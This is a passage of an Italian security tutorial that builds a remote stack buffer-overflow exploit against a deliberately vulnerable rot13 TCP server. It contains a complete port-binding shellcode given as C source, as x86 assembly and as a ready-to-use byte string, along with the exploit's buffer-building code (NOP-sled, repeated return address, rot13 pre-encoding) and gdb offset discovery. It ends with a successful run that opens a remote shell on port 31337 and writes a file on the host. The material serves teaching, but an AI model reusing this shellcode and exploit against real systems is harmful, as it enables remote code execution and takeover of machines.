```

Tornando al terminale dove abbiamo avviato il server, osserviamo che questi ha stampato la stringa ricevuta e la sua codifica in *rot13* (che ha inviato al client, insieme all'*echo* della stringa originale). Inviata la risposta, il server è tornato in attesa di connessioni.

```
serverterm$ ./r13server
waiting for client connections on port 7777...
incoming string: hello, server!
        sending: uryyb, freire!
***
waiting for next client...
```

Prima di passare all'implementazione dell'exploit, descriviamo le parti essenziali di client e server. Il codice completo di server, client ed exploit è in appendice.

3.1 Il client

```
//[...]
#define BUFSIZE 500
#define SRVPORT 7777
//[...]
int main(int argc, char *argv[]) {
//[...]
   unsigned char buffer[BUFSIZE];
//[...]
   if (connect(sockfd,
               (struct sockaddr *)&target_addr,
               sizeof(struct sockaddr)) == -1)
      fatal_error("connecting to target server");

   printf("please insert your string: ");

   fgets(buffer, BUFSIZE, stdin);

   printf("\nsending string to server... ");

   int len = strlen(buffer);
   send(sockfd, buffer, len, 0);
```

```
   printf("\nserver answer:\n");
   recv(sockfd, buffer, len, 0);
   printf("%s", buffer);
   recv(sockfd, buffer, len, 0);
   printf("%s\n",buffer);

   exit(0);
}
```

Notiamo che il client utilizza un unico buffer di `BUFSIZE` bytes, con `BUFSIZE` pari a 500. Correttamente, viene usata `fgets()` per leggere al più `BUFSIZE-1` caratteri[1].

Ne segue che, se diamo in input da tastiera "`Hello`" seguito da invio, `buffer` conterrà

```
{'H','e','l','l','o','\n','\0', ...}
```

e `len` sarà 6 (la `strlen()` conta fino al terminatore, includendo quindi il *newline*). Assumendo che `sockfd` sia 3, la `send()` che sarà eseguita sarà quindi

```
send(3, "Hello\n", 6, 0)
```

Dal server, come risposta, attendiamo il *rot13* della stringa inviata e la stringa stessa, in *echo*. La codifica in *rot13* non altera la lunghezza della stringa, quindi le due `recv()` accettano esattamente lo stesso numero di bytes inviate dalla `send()`.

3.2 Il server

```
[...]
#define SRVPORT 7777
#define BUFSIZE 1024
[...]
int main(int argc, char **argv) {
    char buf[BUFSIZE];
[...]
    printf("waiting for client connections on port %d...\n", SRVPORT);
    while ((sock_conn = accept(sock_listen,
                    (struct sockaddr *)&saddr,
                    &saddrlen)) != -1) {

        //get request
        int recvdbytes = recv(sock_conn, buf, BUFSIZE-1, 0);
        buf[recvdbytes] = '\0';

        //send rot13(request) (bugged)
        sendrot13(sock_conn, buf);

        //echo request
        send(sock_conn, buf, recvdbytes, 0);
```

[1] dalla manpage: `char *fgets(char *s, int size, FILE *stream);` `fgets()` reads in at most one less than `size` characters from stream and stores them into the buffer pointed to by `s`. Reading stops after an EOF or a newline. If a newline is read, it is stored into the buffer. A `'\0'` is stored after the last character in the buffer.

```
        //close connection
        close(sock_conn);

        printf("***\nwaiting for next client...\n");
    }
```

Notiamo che questo codice, oltre che molto semplice, è corretto. Viene definito un buffer di `BUFSIZE` bytes, con `BUFSIZE` pari a 1024, e dal socket si leggono al più `BUFSIZE-1` bytes, assicurando che ci sia un byte disponibile per memorizzare anche il terminatore di stringa. La vulnerabilità è nella funzione `sendrot13()`, il cui compito è inviare sul socket connesso la codifica *rot13* della stringa ricevuta. Tale chiamata è seguita dalla `send()` che effettua l'*echo* della stringa al client.

Osserviamo la funzione `sendrot13()`:

```
void sendrot13(int sock, char *str) {
    unsigned char c;
    int i;
    char rot[500];

    printf("incoming string: %s", str);

    strncpy(rot, str, strlen(str)+1); // here is the bug
    rot13(rot);

    printf("        sending: %s", rot);
    send(sock, rot, strlen(rot), 0);
}
```

Dovendo preservare la stringa originale per poterne fare l'*echo* in seguito, l'ipotetico "distratto" autore del nostro programma ha allocato un buffer locale `rot` in cui fa una copia di tale stringa, e poi chiama su tale copia la funzione `rot13()` che, banalmente, ne effettua la semplice codifica:

```
void rot13(char *buf) {
    int i = 0;
    unsigned char c;
    for (i=0; c = buf[i]; i++)
        buf[i] =  isalpha(c) ? tolower(c) <'n' ? c+13 : c-13 : c;
}
```

Ottenuta la codifica, la funzione la manda al client con la `send()`.

Il problema è nel fatto che `str` viene copiata in un buffer locale di 500 bytes, senza alcun controllo sulla lunghezza, assumendo che tale controllo sia stato fatto a monte dal client. In effetti, finchè per interagire col server si usa il rispettivo client, che legge da tastiera al piu' 499 caratteri, non si hanno problemi. Ma un client "malicious" può mandare stringhe di lunghezza maggiore, fino ai 1024 bytes che la `recv()` del server accetta, e in tal caso la `strncpy()` causerà un buffer overflow.

Si noti che volutamente è stata usata la `strncpy()` (che consente di specificare il numero massimo di bytes da copiare) e non la `strcpy()`: tipicamente si sconsiglia l'utilizzo di `strcpy()` proprio per evitare la possibilità di buffer overflow, ma il concetto è che non basta utilizzare la sua controparte ritenuta "sicura", se poi la si utilizza in maniera scorretta.

In questo caso, infatti, come lunghezza è stata passata `strlen(buffer)+1`, mentre sarebbe stato corretto indicare 499 (la dimensione del buffer `rot`, meno un byte riservato a un terminatore di stringa).

3.3 L'attacco

Basandoci su quanto illustrato in precedenza, ed identificata la vulnerabilità in `rot13server`, concludiamo la nostra sperimentazione sviluppando un exploit che ci dia accesso al sistema su cui è eseguito il server.

Analizziamo uno *shellcode* adatto ai nostri scopi e poi realizziamo l'exploit vero e proprio. Infine, effettuiamo alcune modifiche per renderlo utilizzabile in un attacco ad un sistema remoto, su cui abbiamo informazioni limitate.

3.3.1 Un port-binding shellcode

Utilizziamo un *port-binding shellcode* descritto in [1].

Tale shellcode esegue fondamentalmente 3 operazioni:

- crea un socket e lo mette in ascolto sulla porta 31337 (`socket()`, `bind()`, `listen()`)
- quando accetta una connessione, duplica i file descriptor dello standard I/O sul file descriptor del socket (`accept()`, `dup2()`)
- esegue una shell (`execve()`)

Quindi, collegandosi sulla porta 31337, l'attaccante interagirà con la shell remota (l'I/O sul socket connesso del suo client è in pratica I/O sul processo remoto, che, dopo la `execve()`, è una shell).

Possiamo immaginare di partire dal seguente codice C, che effettua le operazioni descritte

```
// bind_shell.c

#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void) {
   int sockfd, new_sockfd;  // Listen on sock_fd, new connection on new_fd
   struct sockaddr_in host_addr, client_addr;   // My address information
   socklen_t sin_size;

   sockfd = socket(PF_INET, SOCK_STREAM, 0);

   host_addr.sin_family = AF_INET;         // Host byte order
   host_addr.sin_port = htons(31337);      // Short, network byte order
   host_addr.sin_addr.s_addr = INADDR_ANY; // Automatically fill with my IP.
   memset(&(host_addr.sin_zero), '\0', 8); // Zero the rest of the struct.

   bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr));

   listen(sockfd, 4);
```

```
   sin_size = sizeof(struct sockaddr_in);
   new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);

   int fd = 2;
   while (fd >= 0) {
      dup2(new_sockfd, fd);
      fd--;
   }
   char *filename = "/bin//sh";
   char *args[2] = {filename, NULL};
   execve(filename, args, NULL);
}
```

Verifichiamo che il codice funziona come descritto:

```
serverterm1:$ gcc -o bind_shell bind_shell.c
serverterm1:$ ./bind_shell
```

```
serverterm2:$ netstat -natp | grep 31337
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp  0  0  0.0.0.0:31337  0.0.0.0:*   LISTEN  12226/bind_shell
```

```
clientterm:$ nc localhost 31337
echo hi!
hi!
pwd
/mnt/SR2/code
exit
clientterm:$
```

Partendo dal listato assembly generato da GCC per tale programma, e applicando una serie di trasformazioni manuali, come descritto nella sezione 2.1.2 e già fatto per lo shell spawning shellcode in sezione 2.1.3, arriviamo ad ottenere questo codice assembly:

```
; bind_shell.s

BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66    ; socketcall is syscall #102 (0x66).
  pop eax
  cdq               ; Zero out edx for use as a null DWORD later.
  xor ebx, ebx      ; Ebx is the type of socketcall.
  inc ebx           ; 1 = SYS_SOCKET = socket()
```

```
  push edx          ; Build arg array: { protocol = 0,
  push BYTE 0x1     ;   (in reverse)     SOCK_STREAM = 1,
  push BYTE 0x2     ;                    AF_INET = 2 }
  mov ecx, esp      ; ecx = ptr to argument array
  int 0x80          ; After syscall, eax has socket file descriptor.

  xchg esi, eax     ; Save socket FD in esi for later.

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD

; dup2(connected socket, {all three standard I/O file descriptors})
  xchg eax, ebx     ; Put socket FD in ebx and 0x00000005 in eax.
  push BYTE 0x2     ; ecx starts at 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; dup2  syscall #63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; count down to 0
  jns dup_loop      ; If the sign flag is not set, ecx is not negative.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve  syscall #11
  push edx          ; push some nulls for string termination.
  push 0x68732f2f   ; push "//sh" to the stack.
  push 0x6e69622f   ; push "/bin" to the stack.
  mov ebx, esp      ; Put the address of "/bin//sh" into ebx via esp.
  push edx          ; push 32-bit null terminator to stack.
```

```
mov edx, esp      ; This is an empty array for envp.
push ebx          ; push string addr to stack above null terminator.
mov ecx, esp      ; This is the argv array with string ptr
int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Assembliamo tale codice, e prepariamo la rappresentazione in C dei byte del codice macchina ottenuto.

```
term:$ nasm bind_shell.s
term:$ hexdump -C bind_shell
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 52 66 68  7a 69 66 53 89 e1 6a 10  |.jfXCRfhzifS..j.|
00000020  51 56 89 e1 cd 80 b0 66  43 43 53 56 89 e1 cd 80  |QV.....fCCSV....|
00000030  b0 66 43 52 52 56 89 e1  cd 80 93 6a 02 59 b0 3f  |.fCRRV.....j.Y.?|
00000040  cd 80 49 79 f9 b0 0b 52  68 2f 2f 73 68 68 2f 62  |..Iy...Rh//shh/b|
00000050  69 6e 89 e3 52 89 e2 53  89 e1 cd 80              |in..R..S....|
0000005c
```

```
// port-binding shellcode (port 31337)
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";

int shellcode_len = 92;
```

3.3.2 L'exploit

Invece di presentare direttamente l'exploit e spiegarne il funzionamento, lo costruiremo incrementalmente.

Partiamo dalla realizzazione di un generico `main()`:

```
[...]
#define SRVPORT 7777
[...]
int main(int argc, char *argv[]) {
   int sockfd;
[...]
   if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr))
       == -1)
      fatal_error("connecting to target server");

   unsigned char *buffer;
   int buffer_len;
   build_exploit_buf(&buffer, &buffer_len);
```

```
   // show exploit buffer
   printf("Exploit buffer:\n");
   dump(buffer, strlen(buffer));

   // send exploit buffer
   printf("sending buffer... ");
   if (send_string(sockfd, buffer))
       printf("done\n");
   else
       printf("failed\n");

   printf("...now try connecting to port 31337!\n");
   exit(0);
}
```

Il `main()` è molto semplice: si stabilisce una connessione al server, si prepara il buffer da inviare con `build_exploit_buf()`, lo si mostra a schermo con `dump()`, e lo si invia lungo il socket con `send_string()`.

Le funzioni `dump()` e `send_string()` sono banali ed evitiamo di discuterne l'implementazione: la prima mostra il buffer con una formattazione comune negli editor esadecimali, mentre la seconda effettua ripetutamente delle `send()` fino all'invio di tutta la stringa passata come parametro.

La funzione che va attentamente discussa è invece `build_exploit_buf()`.

Innanzitutto, facciamo qualche osservazione sulla funzione vulnerabile in `rot13server.c`:

```
void sendrot13(int sock, char *str) {
    unsigned char c;
    int i;
    char rot[500];

    printf("incoming string: %s", str);

    strncpy(rot, str, strlen(str)+1); // here is the bug
    rot13(rot);

    printf("        sending: %s", rot);
    send(sock, rot, strlen(rot), 0);
}
```

Il buffer soggetto ad overflow è definito come `unsigned char rot[500]`, quindi abbiamo spazio a sufficienza per il nostro *port-binding shellcode*, di 92 bytes. Riempiremo il resto del nostro buffer (che sarà di dimensioni maggiori di 500, poiché dobbiamo arrivare a sovrascrivere il return address sullo stack) di `NOP` e di ripetizioni dell'indirizzo di ritorno a cui ridirigere l'esecuzione.

Ricordiamo che, assumendo che tutto funzioni correttamente, al termine della funzione (al momento della `RET`) l'esecuzione passerà all'interno del buffer vulnerabile, in cui collochiamo lo *shellcode*. Quindi, dobbiamo tenere conto delle istruzioni tra la `strncpy()` e il termine della funzione: nello specifico, la chiamata della funzione `rot13()` sul buffer `rot` lo altera effettuando la codifica in *rot13*. Dovremo quindi tenere conto della cosa ed applicare al buffer d'attacco la trasformazione inversa (che in questo caso è esattamente la stessa, dato che applicando due volte la funzione `rot13()` a una stringa `s`, si riottiene la stringa stessa).

D'ora in poi, per chiarezza e brevità, identifichiamo come RAo il *return address* "originale" e con RA il valore con cui lo sovrascriviamo.

Nella sezione 2.2.3 avevamo sovrascritto il RAo con precisione, basandoci sull'offset osservato nel debugger, e avevamo usato come RA esattamente l'indirizzo del buffer vulnerabile, all'inizio del quale avevamo collocato lo *shellcode*:

```
SHELLCODE (35 bytes) |  NOP (41 bytes) | RA (4 bytes)
```

Questo aveva fatto sì che il più piccolo cambiamento nell'esecuzione rendesse l'exploit inutilizzabile, come avevamo verificato provando ad eseguire il programma al di fuori del debugger.

Infatti:

- in caso di cambiamento della distanza tra buffer vulnerabile e RAo, quest'ultimo non viene sovrascritto correttamente
- in caso di cambiamento di collocazione del buffer vulnerabile, il valore RA con cui si sovrascrive il RAo non corrisponde più all'inizio dello *shellcode*

In questo caso, con l'obiettivo di rendere l'exploit più affidabile, costruiamo il "buffer d'attacco" cercando di affrontare queste due problematiche.

Riepiloghiamo: vogliamo sovrascrivere il RAo con un nostro valore RA. Prima di tutto, non pretendiamo di conoscere esattamente l'offset tra inizio del buffer vulnerabile e RAo: quindi, ripetiamo più volte RA, alla fine del buffer, per avere maggiori probabilità di successo. Normalmente il cambiamento di offset sarà comunque un multiplo di quattro, per questioni di allineamento sullo stack, ma nel caso peggiore potremmo dover fare quattro tentativi per trovare il giusto allineamento dei 4 bytes dell'indirizzo:

```
... [ altra memoria ]   |     RAo       |   [ altra memoria ]  ..............
.........................\x11\x22\x33\x44.....................................
```

```
\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.............
....\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.........
........\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.....
............\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD\xAA\xBB\xCC\xDD.
```

...in questo caso, se è `0xAABBCCDD` il RA con cui vogliamo sovrascrivere il RAo `0x11223344`, il terzo tentativo sarà quello che andrà a buono fine.

Abbiamo quindi stabilito che ripeteremo RA più volte alla fine del buffer.

Il punto cruciale è, a questo punto, stabilire quale RA usare, dato che abbiamo assunto che la collocazione del buffer vulnerabile possa cambiare.

Infatti lo stesso programma, compilato con diverse opzioni o versioni del compilatore, avrà probabilmente alcune differenze di collocazione delle variabili. Anche nel caso di due binari identici, diverse versioni del sistema operativo (da cui dipende il funzionamento del *loader*) o un diverso contesto di esecuzione (variabili d'ambiente, parametri da linea di comando) potrebbero portare a delle variazioni del layout del programma in memoria.

E' pratica comune per affrontare tale problema rendere ininfluente la parte iniziale del buffer d'attacco, definendo un'area di codice che esegue operazioni inutili. Basterà ridirigere a uno qualsiasi degli indirizzi di memoria appartenenti a tale area, e il processore eseguirà un

numero arbitrario di operazioni "fittizie" per poi arrivare ad eseguire lo *shellcode*. La tecnica prende il nome di *NOP padding*, poiché la zona descritta può essere definita utilizzando un blocco di istruzioni `NOP`[2], che viene detto *NOP-sled*. Si supponga di avere a disposizione 100 bytes e di avere uno *shellcode* di 20 bytes. La cosa migliore da fare è prependere un *NOP-sled* di 80 bytes allo *shellcode*, ed iniettare il blocco di 100 bytes cosi' formato, con lo *shellcode* "in coda". Per evitare sequenze di byte `0x90`[3] potenzialmente sospette agli occhi degli IDS, si possono sostituire o alternare ai `NOP` altre istruzioni "inutili", purché si abbiano opcode validi indipendentemente dal punto del *NOP-sled* in cui si inizia l'esecuzione.

Sintetizzando, e tornando alla preparazione del nostro exploit: all'inizio del buffer d'attacco, inseriamo una serie di bytes `0x90` (`NOP`), facendo sì che, per la corretta esecuzione dello *shellcode*, sia sufficiente che RA punti a uno dei `NOP`: non è più necessario indicare esattamente il primo byte del buffer.

Siamo quindi arrivati a questo genere di strutturazione:

```
NOP-sled (1*nop_no) | SHELLCODE (92) | RA ripetuto (4*ra_no)
```

Tra parentesi è indicato il numero di bytes di ognuna delle tre aree del buffer, dove `nop_no` è il numero di `NOP` che inseriamo, e `ra_no` è il numero di ripetizioni desiderate del RA.

A questo punto, prima di poter costruire il buffer, ci servono ancora due informazioni:

- un indirizzo approssimativo del buffer vulnerabile - chiamiamolo `BUF_ADDR`
- un offset approssimativo tra inizio del buffer vulnerabile e RAo - chiamiamolo `RA_OFFSET`

Prendiamo tali valori col debugger come fatto nella sezione 2.2.3. Impostiamo un breakpoint all'inizio della funzione vulnerabile, ed eseguiamo il programma:

```
serverterm:$ gdb r13server
(gdb) disas sendrot13
Dump of assembler code for function sendrot13:
   0x08048825 <+0>: push   ebp
[...]
(gdb) break *0x08048825
Breakpoint 1 at 0x8048825: file r13server.c, line 24.
(gdb) r
Starting program: /mnt/SR2/code/r13server
waiting for client connections on port 7777...
```

In un altro terminale, stabiliamo una connessione al server (utilizzando `r13client`) e inviamo una stringa di prova:

[2] `NOP` sta per *No Operation*, ed è un'istruzione assembly che non fa nulla

[3] `0x90` è l'opcode che corrisponde all'istruzione assembly `NOP`

```
clientterm:$ ./r13client localhost
please insert your string:
The sky above the port was the color of television, tuned to a dead channel.

sending string to server...
server answer:
```

...la risposta del server non arriverà finché non lasceremo proseguire l'esecuzione nel debugger, che è arrivato al breakpoint impostato. Annotiamo le informazioni che ci servono e poi lasciamolo continuare:

```
Breakpoint 1, sendrot13 (sock=6, str=0xbfffeff4 "The sky above the port
 was the color of television, tuned to a dead channel.\n") at r13server.c:24
24 void sendrot13(int sock, char *str) {
(gdb) print $esp
$1 = (void *) 0xbfffefcc
(gdb) print &rot
$2 = (char (*)[500]) 0xbfffedc7
(gdb) print $esp-(void*)&rot
$3 = 517
```

`0xbfffefcc` è quindi la locazione dov'è memorizzato il *return address*, ovvero la locazione del RAo, che vogliamo sovrascrivere per ottenere il controllo dell'esecuzione. Il buffer `rot` è all'indirizzo `0xbfffedc7`, e l'offset tra inizio del buffer vulnerabile e RAo è `517` bytes.

Quindi, annotiamo...

```
BUF_ADDR = 0xbfffedc7
RA_OFFSET = 517
```

...e lasciamo proseguire l'esecuzione.

```
(gdb) c
Continuing.
incoming string:
 The sky above the port was the color of television, tuned to a dead channel.
        sending:
 Gur fxl nobir gur cbeg jnf gur pbybe bs gryrivfvba, gharq gb n qrnq punaary.
***
waiting for next client...
```

A questo punto, abbiamo tutte le informazioni necessarie a preparare il "buffer d'attacco" dell'exploit.

Abbiamo assunto che l'offset possa cambiare, quindi prevediamo di sovrascrivere tutta l'area attorno all'offset 517 con un certo numero di ripetizioni del RA. Proviamo con 48 ripetizioni, di cui 4 oltre l'offset e le rimanenti prima. Prima di tali ripetizioni, collochiamo lo *shellcode*. Riempiamo tutto lo spazio precedente di `NOP`.

Queste operazioni sono esattamente quelle che svolge la funzione `build_exploit_buf()`, che possiamo a questo punto mostrare, commentandola passo passo:

```
void build_exploit_buf(unsigned char **buf, int *len) {
   // attack buffer settings
   int BUF_ADDR = 0xbfffedc7;
   int RA_OFFSET = 517;
   int ra_rep_tot = 48;
   int ra_rep_after = 4;
```

...qui impostiamo i due valori che stimano la posizione del buffer vulnerabile e l'offset tra inizio del buffer e RAo, e fissiamo il numero di ripetizioni desiderato del RA: `ra_rep_tot` è il numero di ripetizioni desiderate, di cui `ra_rep_after` saranno oltre `RA_OFFSET`, e le altre prima. Da questi valori seguono immediatamente i successivi:

```
   // calculate stuff
   int buf_len = RA_OFFSET + 4 * ra_rep_after;
   int ra_len = 4 * ra_rep_tot;
   int nop_len = buf_len - (shellcode_len + ra_len);
   int retaddr = BUF_ADDR + nop_len/2;
```

- la dimensione del buffer è data da `RA_OFFSET` più i bytes necessari alle ripetizioni di RA post-offset;
- `ra_len` è il totale di bytes necessari al numero di ripetizioni di RA desiderato;
- tutto lo spazio rimanente, `nop_len`, è utilizzabile come *NOP-sled*;

Per avere un RA che punti circa al centro del *NOP-sled*, sempre nell'ottica di tollerare piccoli shift nella collocazione dei diversi elementi in memoria, sommiamo `nop_len/2` a `BUF_ADDR`.

```
   //print layout of attack buffer
   printf("    attack buffer size: %d\n", buf_len);
   printf("guessed return address: %08x\n", retaddr);
   printf("   nop sled len:%3d (bytes %3d - %3d)\n",
          nop_len, 0, nop_len);
   printf("  shellcode len:%3d (bytes %3d - %3d)\n",
          shellcode_len, nop_len, nop_len+shellcode_len);
   printf("repeated RA len:%3d (bytes %3d - %3d)\n",
          ra_len, nop_len+shellcode_len, nop_len+shellcode_len+ra_len);

   // allocate buffer of needed size
   unsigned char *buffer = (unsigned char*) malloc(buf_len);

   // put NOP sled at the beginning
   memset(buffer, '\x90', nop_len);

   // put shellcode after NOP sled
```

```
   memcpy(buffer+nop_len, shellcode, shellcode_len);

   // put repeated RA after shellcode
   int i;
   for (i = nop_len + shellcode_len; i<buf_len-4; i+=4) {
        *((u_int *)(buffer+i)) = retaddr;
   }
```

Stampiamo a video i valori calcolati e poi finalmente costruiamo il buffer d'attacco, con codice che non necessita di particolari spiegazioni: si alloca il buffer, si inseriscono i `NOP`, si copia lo *shellcode*, e infine si riempie col numero desiderato di ripetizioni di RA.

```
   // NULL-terminate the buffer
   buffer[buf_len-1] = '\0';

   // apply rot13 transformation
   rot13(buffer);

   //output params
   *buf = buffer;
   *len = buf_len;
}
```

Terminiamo il buffer, vi applichiamo la funzione `rot13()` per quanto spiegato in precedenza, e impostiamo i valori che saranno utilizzati dal `main()`: indirizzo del buffer d'attacco e sua lunghezza.

A questo punto, compiliamo e proviamo l'exploit:

```
attackerterm:$ gcc -o r13exploit r13exploit.c
attackerterm:$ ./r13exploit localhost
    attack buffer size: 533
guessed return address: bfffee43
   nop sled len:249 (bytes   0 - 249)
  shellcode len: 92 (bytes 249 - 341)
repeated RA len:192 (bytes 341 - 533)
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
[...]
90 90 90 90 90 90 90 90 90 77 73 4b 99 31 db 50 | .........wsK.1.P
45 77 01 77 02 89 e1 cd 80 96 77 73 4b 50 45 73 | Ew.w......wsKPEs
75 6d 76 73 46 89 e1 77 10 44 49 89 e1 cd 80 b0 | umvsF..w.DI.....
73 50 50 46 49 89 e1 cd 80 b0 73 50 45 45 49 89 | sPPFI.....sPEEI.
e1 cd 80 93 77 02 4c b0 3f cd 80 56 6c f9 b0 0b | ....w.L.?..Vl...
45 75 2f 2f 66 75 75 2f 6f 76 61 89 e3 45 89 e2 | Eu//fuu/ova..E..
46 89 e1 cd 80 50 ee ff bf 50 ee ff bf 50 ee ff | F....P...P...P..
[...]
bf 50 ee ff bf 50 ee ff bf 50 ee ff bf 50 ee ff | .P...P...P...P..
bf                                              | .
sending buffer... done
...now try connecting to port 31337!

attackerterm:$ nc localhost 31337
pwd
```

```
/mnt/SR2/code
echo success!!!
success!!!
whoami
dusk
echo you are running a vulnerable server: r13server > /home/dusk/readmeNOW.txt
exit
attackerterm:$
```

L'esperimento ha avuto successo e l'exploit ha funzionato. Abbiamo avuto accesso alla shell esposta dallo *shellcode*, e l'abbiamo utilizzata per lasciare un file di testo con un avviso.

Nel buffer stampato a video sono riconoscibili il *NOP-sled* e le ripetizioni del RA. Notiamo che il RA calcolato è `0xbfffee43`, mentre la sequenza ripetuta di bytes nella zona finale del buffer è `50 ee ff bf`. L'inversione dell'ordine dei bytes è dovuta al fatto che stiamo operando su architettura Intel, *little endian*, mentre il `50` al posto del `43` dell'indirizzo originale è dovuto al fatto che il byte `0x43` corrisponde al carattere stampabile `'C'`, quindi viene codificato in *rot13* come `'P'`, di valore `0x50`.

Per verificare che la ripetizione del RA e l'utilizzo del *NOP-sled* siano stati utili ad aumentare l'affidabilità dell'exploit, proviamo ad eseguire il server al di fuori del debugger:


```
serverterm:$ ./r13server
waiting for client connections on port 7777...
```

```
attackerterm:$ ./r13exploit localhost
[...]
...now try connecting to port 31337!
attackerterm:$ nc localhost 31337
pwd
/mnt/SR2/code
exit
attackerterm:$
```

